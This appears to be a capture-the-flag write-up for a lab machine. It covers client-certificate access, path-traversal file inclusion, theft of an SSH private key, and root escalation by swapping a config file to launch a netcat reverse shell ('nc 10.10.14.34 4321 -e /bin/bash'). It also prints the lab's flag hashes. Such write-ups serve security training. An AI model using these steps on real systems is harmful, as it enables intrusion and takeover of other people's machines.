
Go into **Your Certificates**, and then **import.** You'll want to upload the .p12 file. Change your **bottom filter** to **All Files** if you can't see it.



Go to `https://10.10.10.13` 1, and you should have to go through the 'accept the risk' stuff again, only this time it should pop up and ask for a **cert** - and the only one to choose is our **evil** one. Go through, wait for it to load, and we'll be through.




Local File Inclusion exploit (LFI)



Clicking through any of these, if we pay attention to the url it says `?PATH=` which is enough for me to deduce some form of **LFI** is up for play here.


`?path=../../../../../` takes us all the way to the root of the system.



Enumerating around, we can see https://10.10.10.131/?path=../../../../../../home/berlin/.ssh/ will contain a way for us to **ssh** as **Berlin**. But it doesn't let us just download it.

If you hover over the original download options that the page intended for us, you can see the file names are **Base64** decoded: https://10.10.10.131/file/U0VBU09OLTEvMDEuYXZp

So if we decoded our request for the key, I wonder if it will download?: `echo -n "../.ssh/id_rsa" | base64` , and then visit https://10.10.10.131/file/Li4vLnNzaC9pZF9yc2E=



SSH Professor Shell

I thought we had Berlin's key, but we in fact have the **Professors**. Let's **SSH** in to a shell: `ssh -i id_rsa professor@10.10.10.131`

Let's run an enum script, and look at the results:

```
3142 memcache  0:00 /usr/bin/memcached -d -p 11211 -U 11211 -l 127.0.0.1 -m 64 -c 1024 -u memcached -P /var/run/memcached/memcached-11211.pid
```

```
7609 nobody    0:34 /usr/bin/node /home/professor/memcached.js
```

```
[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/node = cap_net_bind_service+ep
```

Nobody seems to have sudo/root privilages and is running **memcached.ini** and **memcached.js** in our Professor's user directtory. We can't type into these files, but we can delete and replace them. Let's start off by `rm` `memcached.ini.`

PrivEsc

In kali, make two files

reverseshell.sh

```
#!/bin/bash
/usr/bin/nc 10.10.14.34 4321 -e /bin/bash
```

memcached.ini

```
[program:memcached]
command = sudo -u root bash /home/professor/reverseshell.sh
```

Upload both to the **professor's** directory, where we deleted the original memecached.ini, fire up a **netcat** listener on your port, and then sit tight and wait for your root shell

Once in your root shell, you can get the **root** flag of course, and go back for the **user** flag too.

```
cat /root/root.txt
586979c48efbef5909a23750cc07f511
cat /home/berlin/user.txt
4dcbd172fc9c9ef2ff65c13448d9062d
```